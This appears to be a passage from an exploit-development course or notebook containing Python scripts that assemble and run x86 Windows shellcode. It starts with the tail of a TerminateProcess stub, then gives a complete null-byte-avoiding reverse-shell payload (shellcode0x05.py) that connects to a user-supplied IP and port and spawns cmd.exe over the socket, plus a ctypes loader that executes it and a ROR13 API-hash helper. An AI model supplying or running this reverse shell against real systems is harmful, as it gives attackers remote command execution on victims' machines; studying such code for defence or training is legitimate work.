exported symbols
     "   mov     eax, [edi+0x20]                 ;" # AddressOfNames RVA
     "   add     eax, ebx                        ;" # AddressOfNames VMA
     "   mov     [ebp-4], eax                    ;" # Save AddressOfNames VMA for
later on stack

     " find_function_loop:                        " #
     "   jecxz   find_function_finished          ;" # Jump to end if ECX is 0
     "   dec     ecx                             ;" # Decrement our names counter
     "   mov     eax, [ebp-4]                    ;" # Restore AddressOfNames VMA
     "   mov     esi, [eax+ecx*4]                ;" # Get the RVA of the symbol
name (dword)
     "   add     esi, ebx                        ;" # Set ESI to the VMA of the
current symbol name

     " compute_hash:                              " #
     "   xor     eax, eax                        ;" # Zero eax
     "   cdq                                     ;" # Zero edx
     "   cld                                     ;" # Clears direction flag DF in
the EFLAGS register
                                                    # When the DF flag is set to
0, string operations
                                                    # increment the index
registers (ESI and/or EDI)

     " compute_hash_again:                        " #
     "   lodsb                                   ;" # Load the next byte from esi
into al and increment/decrement according to DF flag
     "   test    al, al                          ;" # Check for NULL terminator
     "   jz      compute_hash_finished           ;" # If the ZF is set, we've hit
the NULL term
     "   ror     edx, 0x0d                       ;" # Rotate edx 13 bits to the
right
     "   add     edx, eax                        ;" # Add the new byte to the
accumulator
     "   jmp     compute_hash_again              ;" # Next iteration

     " compute_hash_finished:                     " #

     " find_function_compare:                     " #
     "   cmp     edx, [esp+0x24]                 ;" # Compare the computed hash
with the requested hash
     "   jnz     find_function_loop              ;" # If it doesn't match go back
to find_function_loop
```

```
     "   mov     edx, [edi+0x24]                 ;" # AddressOfNameOrdinals RVA
     "   add     edx, ebx                        ;" # AddressOfNameOrdinals VMA
     "   mov     cx, [edx+2*ecx]                 ;" # Extrapolate the function's
ordinal
     "   mov     edx, [edi+0x1c]                 ;" # AddressOfFunctions RVA
     "   add     edx, ebx                        ;" # AddressOfFunctions VMA
     "   mov     eax, [edx+4*ecx]                ;" # Get the function RVA
     "   add     eax, ebx                        ;" # Get the functions VMA
     "   mov     [esp+0x1c], eax                 ;" # Overwrite stack version of
eax from pushad

     " find_function_finished:                    " #
     "   popad                                   ;" # Restore registers
     "   ret                                     ;" #

     " resolve_symbols_kernel32:                  " #
     "   push    0x78b5b983                      ;" # Push TerminateProcess hash
     "   call    dword ptr [ebp+0x04]            ;" # Finds TerminateProcess
function https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-terminateprocess
     "   mov     [ebp+0x10], eax                 ;" # Save TerminateProcess
address for later usage

     " exec_shellcode:                            " #
     "   xor     ecx, ecx                        ;" # NULL ECX
     "   push    ecx                             ;" # uExitCode
     "   push    0xffffffff                      ;" # hProcess -1
     "   call    dword ptr [ebp+0x10]            ;" # Call TerminateProcess

 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
 shellcode = bytearray(sh)
 print(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                           ctypes.c_int(len(shellcode)),     #
dwSize
                                           ctypes.c_int(0x3000),             #
flAllocationType
                                           ctypes.c_int(0x40))               #
flProtect
```

```
 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                      #
Destination
                                      buf,                                    #
Source
                                      ctypes.c_int(len(shellcode)))           #
Length

 print(f"Shellcode located at address {hex(ptr)}")
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

shellcode0x05

shellcode0x05.py

```
 import ctypes, struct
 import sys
 from keystone.keystone import *

 ipaddr = sys.argv[1].split('.')[::-1]
 ipaddrhex = '0x' + ''.join('{:02X}'.format(int(x)) for x in ipaddr)
 port = format(int(sys.argv[2]), '04x')
 port = bytearray.fromhex(port)
 port.reverse()
 porthex = '0x' + ''.join('{:02x}'.format(int(x)) for x in port)
 print(porthex)
 print(ipaddrhex)

 CODE = (
     " start:                                    " #
     #"   int3                                   ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                       ;" # Like Function Call
     "   add     esp, 0xfffffdf0                ;" # Makes some room on the
stack, avoiding NULL bytes

     " find_kernel32:                            " #
     "   xor     ecx, ecx                       ;" # ECX = 0
     "   mov     esi, fs:[ecx+0x30]             ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0x0C]                ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+0x1C]                ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                              " #
     "   mov     ebx, [esi+0x08]                ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+0x20]                ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                     ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx                 ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                    ;" # If 25th char not null try
next module

     " find_function_shorten:                    " #
     "   jmp     find_function_shorten_bnc      ;" # short jump

     " find_function_ret:                        ;" #
     "   pop     esi                            ;" # POP the return address from
the stack
     "   mov     [ebp+0x04], esi                ;" # Save find_function address
for later use
```

```
     "   jmp     resolve_symbols_kernel32         ;" #

     " find_function_shorten_bnc:                  " #
     "   call find_function_ret                   ;" # Relative CALL with negative
offset

     " find_function:                              " #
     "   pushad                                   ;" # Save all registers to the
stack
                                                    # Base address of kernel32 is
in EBP from
                                                    # Pervious step
(find_kernel32)
     "   mov     eax, [ebx+0x3c]                  ;" # Offset to PE signature
     "   mov     edi, [ebx+eax+0x78]              ;" # Export Table Directory RVA
     "   add     edi, ebx                         ;" # Export Table Directory VMA
     "   mov     ecx, [edi+0x18]                  ;" # NumberOfNames number of
exported symbols
     "   mov     eax, [edi+0x20]                  ;" # AddressOfNames RVA
     "   add     eax, ebx                         ;" # AddressOfNames VMA
     "   mov     [ebp-4], eax                     ;" # Save AddressOfNames VMA for
later on stack

     " find_function_loop:                         " #
     "   jecxz   find_function_finished           ;" # Jump to end if ECX is 0
     "   dec     ecx                              ;" # Decrement our names counter
     "   mov     eax, [ebp-4]                     ;" # Restore AddressOfNames VMA
     "   mov     esi, [eax+ecx*4]                 ;" # Get the RVA of the symbol
name (dword)
     "   add     esi, ebx                         ;" # Set ESI to the VMA of the
current symbol name

     " compute_hash:                               " #
     "   xor     eax, eax                         ;" # Zero eax
     "   cdq                                      ;" # Zero edx
     "   cld                                      ;" # Clears direction flag DF in
the EFLAGS register
                                                    # When the DF flag is set to
0, string operations
                                                    # increment the index
registers (ESI and/or EDI)

     " compute_hash_again:                         " #
     "   lodsb                                    ;" # Load the next byte from esi
into al and increment/decrement according to DF flag
     "   test    al, al                           ;" # Check for NULL terminator
     "   jz      compute_hash_finished            ;" # If the ZF is set, we've hit
the NULL term
     "   ror     edx, 0x0d                        ;" # Rotate edx 13 bits to the
right
     "   add     edx, eax                         ;" # Add the new byte to the
```

```
accumulator
     "   jmp     compute_hash_again              ;" # Next iteration

     " compute_hash_finished:                     " #

     " find_function_compare:                     " #
     "   cmp     edx, [esp+0x24]                 ;" # Compare the computed hash
with the requested hash
     "   jnz     find_function_loop              ;" # If it doesn't match go back
to find_function_loop
     "   mov     edx, [edi+0x24]                 ;" # AddressOfNameOrdinals RVA
     "   add     edx, ebx                        ;" # AddressOfNameOrdinals VMA
     "   mov     cx, [edx+2*ecx]                 ;" # Extrapolate the function's
ordinal
     "   mov     edx, [edi+0x1c]                 ;" # AddressOfFunctions RVA
     "   add     edx, ebx                        ;" # AddressOfFunctions VMA
     "   mov     eax, [edx+4*ecx]                ;" # Get the function RVA
     "   add     eax, ebx                        ;" # Get the functions VMA
     "   mov     [esp+0x1c], eax                 ;" # Overwrite stack version of
eax from pushad

     " find_function_finished:                    " #
     "   popad                                   ;" # Restore registers
     "   ret                                     ;" #

     " resolve_symbols_kernel32:                  " #
     "   push    0x78b5b983                      ;" # Push TerminateProcess hash
https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-terminateprocess
     "   call    dword ptr [ebp+0x04]            ;" # Finds TerminateProcess
function
     "   mov     [ebp+0x10], eax                 ;" # Save TerminateProcess
address for later usage
     "   push  0xec0e4e8e                        ;" # LoadLibraryA hash
https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-
loadlibrarya
     "   call dword ptr [ebp+0x04]               ;" # Call find_function
     "   mov   [ebp+0x14], eax                   ;" # Save LoadLibraryA address
for later usage
     "   push  0x16b3fe72                        ;" # CreateProcessA hash
https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createprocessa
     "   call dword ptr [ebp+0x04]               ;" # Call find_function
     "   mov   [ebp+0x18], eax                   ;" # Save CreateProcessA address
for later usage

     " load_ws2_32:                               "  #
     "   xor   eax, eax                          ;"  #   NULL EAX
     "   mov   ax, 0x6c6c                        ;"  #   Move the end of the
string in AX
     "   push  eax                               ;"  #   Push EAX on the stack
```

```
with string NULL terminator
     "   push  0x642e3233                          ;"  #   Push part of the string
on the stack
     "   push  0x5f327377                          ;"  #   Push another part of the
string on the stack
     "   push  esp                                 ;"  #   Push ESP to have a
pointer to the string
     "   call dword ptr [ebp+0x14]                 ;"  #   Call LoadLibraryA

     " resolve_symbols_ws2_32:                      "
     "   mov   ebx, eax                            ;"  #   Move the base address of
ws2_32.dll to EBX
     "   push  0x3bfcedcb                          ;"  #   WSAStartup hash
https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup
     "   call dword ptr [ebp+0x04]                 ;"  #   Call find_function
     "   mov   [ebp+0x1C], eax                     ;"  #   Save WSAStartup address
for later usage
     "   push  0xadf509d9                          ;"  #   WSASocketA hash
https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa
     "   call dword ptr [ebp+0x04]                 ;"  #   Call find_function
     "   mov   [ebp+0x20], eax                     ;"  #   Save WSASocketA address
for later usage
     "   push  0xb32dba0c                          ;"  #   WSAConnect hash
https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsaconnect
     "   call dword ptr [ebp+0x04]                 ;"  #   Call find_function
     "   mov   [ebp+0x24], eax                     ;"  #   Save WSAConnect address
for later usage

     " call_wsastartup:                             "  #
     "   mov   eax, esp                            ;"  #   Move ESP to EAX
     "   mov   cx, 0x590                           ;"  #   Move 0x590 to CX
     "   sub   eax, ecx                            ;"  #   Substract CX from EAX to
avoid overwriting the structure later
     "   push  eax                                 ;"  #   Push lpWSAData
     "   xor   eax, eax                            ;"  #   NULL EAX
     "   mov   ax, 0x0202                          ;"  #   Move version to AX
     "   push  eax                                 ;"  #   Push wVersionRequired
     "   call dword ptr [ebp+0x1C]                 ;"  #   Call WSAStartup

     " call_wsasocketa:                             "  #
     "   xor   eax, eax                            ;"  #   NULL EAX
     "   push  eax                                 ;"  #   Push dwFlags
     "   push  eax                                 ;"  #   Push g
     "   push  eax                                 ;"  #   Push lpProtocolInfo
     "   mov   al, 0x06                            ;"  #   Move AL, IPPROTO_TCP
     "   push  eax                                 ;"  #   Push protocol
     "   sub   al, 0x05                            ;"  #   Substract 0x05 from AL,
AL = 0x01
     "   push  eax                                 ;"  #   Push type
     "   inc   eax                                 ;"  #   Increase EAX, EAX = 0x02
     "   push  eax                                 ;"  #   Push af
```

```
     "   call dword ptr [ebp+0x20]               ;"  #   Call WSASocketA

     " call_wsaconnect:                           "  #
     "   mov   esi, eax                          ;"  #   Move the SOCKET
descriptor to ESI
     "   xor   eax, eax                          ;"  #   NULL EAX
     "   push  eax                               ;"  #   Push sin_zero[]
     "   push  eax                               ;"  #   Push sin_zero[]
    f"   push  {ipaddrhex}                       ;"  #   Push sin_addr IPv4
address
    f"   mov   ax, {porthex}                     ;"  #   Move the sin_port to AX
     "   shl   eax, 0x10                         ;"  #   Left shift EAX by 0x10
bytes
     "   add   ax, 0x02                          ;"  #   Add 0x02 (AF_INET) to AX
     "   push  eax                               ;"  #   Push sin_port &
sin_family
     "   push  esp                               ;"  #   Push pointer to the
sockaddr_in structure
     "   pop   edi                               ;"  #   Store pointer to
sockaddr_in in EDI
     "   xor   eax, eax                          ;"  #   NULL EAX
     "   push  eax                               ;"  #   Push lpGQOS
     "   push  eax                               ;"  #   Push lpSQOS
     "   push  eax                               ;"  #   Push lpCalleeData
     "   push  eax                               ;"  #   Push lpCalleeData
     "   add   al, 0x10                          ;"  #   Set AL to 0x10
     "   push  eax                               ;"  #   Push namelen
     "   push  edi                               ;"  #   Push *name
     "   push  esi                               ;"  #   Push s
     "   call dword ptr [ebp+0x24]               ;"  #   Call WSAConnect

     " create_startupinfoa:                       "  #
     "   push  esi                               ;"  #   Push hStdError
     "   push  esi                               ;"  #   Push hStdOutput
     "   push  esi                               ;"  #   Push hStdInput
     "   xor   eax, eax                          ;"  #   NULL EAX
     "   push  eax                               ;"  #   Push lpReserved2
     "   push  eax                               ;"  #   Push cbReserved2 &
wShowWindow
     "   mov   al, 0x80                          ;"  #   Move 0x80 to AL
     "   xor   ecx, ecx                          ;"  #   NULL ECX
     "   mov   cx, 0x80                          ;"  #   Move 0x80 to CX
     #"   mov   ecx, 0xFFFFFF7F          ;"  #   Move 0x80 to CX
     #"   not   ecx                      ;"  #   Set CX to 0x80
     "   add   eax, ecx                          ;"  #   Set EAX to 0x100
     "   push  eax                               ;"  #   Push dwFlags
     "   xor   eax, eax                          ;"  #   NULL EAX
     "   push  eax                               ;"  #   Push dwFillAttribute
     "   push  eax                               ;"  #   Push dwYCountChars
     "   push  eax                               ;"  #   Push dwXCountChars
     "   push  eax                               ;"  #   Push dwYSize
```

```
     "   push  eax                                ;"  #   Push dwXSize
     "   push  eax                                ;"  #   Push dwY
     "   push  eax                                ;"  #   Push dwX
     "   push  eax                                ;"  #   Push lpTitle
     "   push  eax                                ;"  #   Push lpDesktop
     "   push  eax                                ;"  #   Push lpReserved
     "   mov   al, 0x44                           ;"  #   Move 0x44 to AL
     "   push  eax                                ;"  #   Push cb
     "   push  esp                                ;"  #   Push pointer to the
STARTUPINFOA structure
     "   pop   edi                                ;"  #   Store pointer to
STARTUPINFOA in EDI

     " create_cmd_string:                          "  #
     "   mov   eax, 0xff9a879b                    ;"  #   Move 0xff9a879b into EAX
     "   neg   eax                                ;"  #   Negate EAX, EAX =
00657865
     "   push  eax                                ;"  #   Push part of the
"cmd.exe" string
     "   push  0x2e646d63                         ;"  #   Push the remainder of
the "cmd.exe" string
     "   push  esp                                ;"  #   Push pointer to the
"cmd.exe" string
     "   pop   ebx                                ;"  #   Store pointer to the
"cmd.exe" string in EBX

     " call_createprocessa:                        "  #
     "   mov   eax, esp                           ;"  #   Move ESP to EAX
     "   xor   ecx, ecx                           ;"  #   NULL ECX
     "   mov   cx, 0x390                          ;"  #   Move 0x390 to CX
     "   sub   eax, ecx                           ;"  #   Substract CX from EAX to
avoid overwriting the structure later
     "   push  eax                                ;"  #   Push
lpProcessInformation
     "   push  edi                                ;"  #   Push lpStartupInfo
     "   xor   eax, eax                           ;"  #   NULL EAX
     "   push  eax                                ;"  #   Push lpCurrentDirectory
     "   push  eax                                ;"  #   Push lpEnvironment
     "   push  eax                                ;"  #   Push dwCreationFlags
     "   inc   eax                                ;"  #   Increase EAX, EAX = 0x01
(TRUE)
     "   push  eax                                ;"  #   Push bInheritHandles
     "   dec   eax                                ;"  #   NULL EAX
     "   push  eax                                ;"  #   Push lpThreadAttributes
     "   push  eax                                ;"  #   Push lpProcessAttributes
     "   push  ebx                                ;"  #   Push lpCommandLine
     "   push  eax                                ;"  #   Push lpApplicationName
     "   call dword ptr [ebp+0x18]                ;"  #   Call CreateProcessA
 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
```

```
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
 shellcode = bytearray(sh)

 formatted_code = "".join('\\x{:02X}'.format(e) for e in encoding)
 print('\n' + formatted_code + '\n')

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                           ctypes.c_int(len(shellcode)),     #
dwSize
                                           ctypes.c_int(0x3000),             #
flAllocationType
                                           ctypes.c_int(0x40))               #
flProtect

 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                      #
Destination
                                      buf,                                    #
Source
                                      ctypes.c_int(len(shellcode)))           #
Length

 print(f"Shellcode located at address {hex(ptr)}")
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

computehash

```
#!/usr/bin/env python3
import numpy, sys
def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return (int(binb,2))

if __name__ == '__main__':
    try:
        esi = sys.argv[1]
    except IndexError:
        print("Usage: %s INPUTSTRING" % sys.argv[0])
        sys.exit()
    #Initialize variables
    edx = 0x00
    ror_count = 0
    for eax in esi:
        edx = edx + ord(eax)
        if ror_count < len(esi)-1:
            edx = ror_str(edx, 0xd)
        ror_count += 1
    print(hex(edx))
```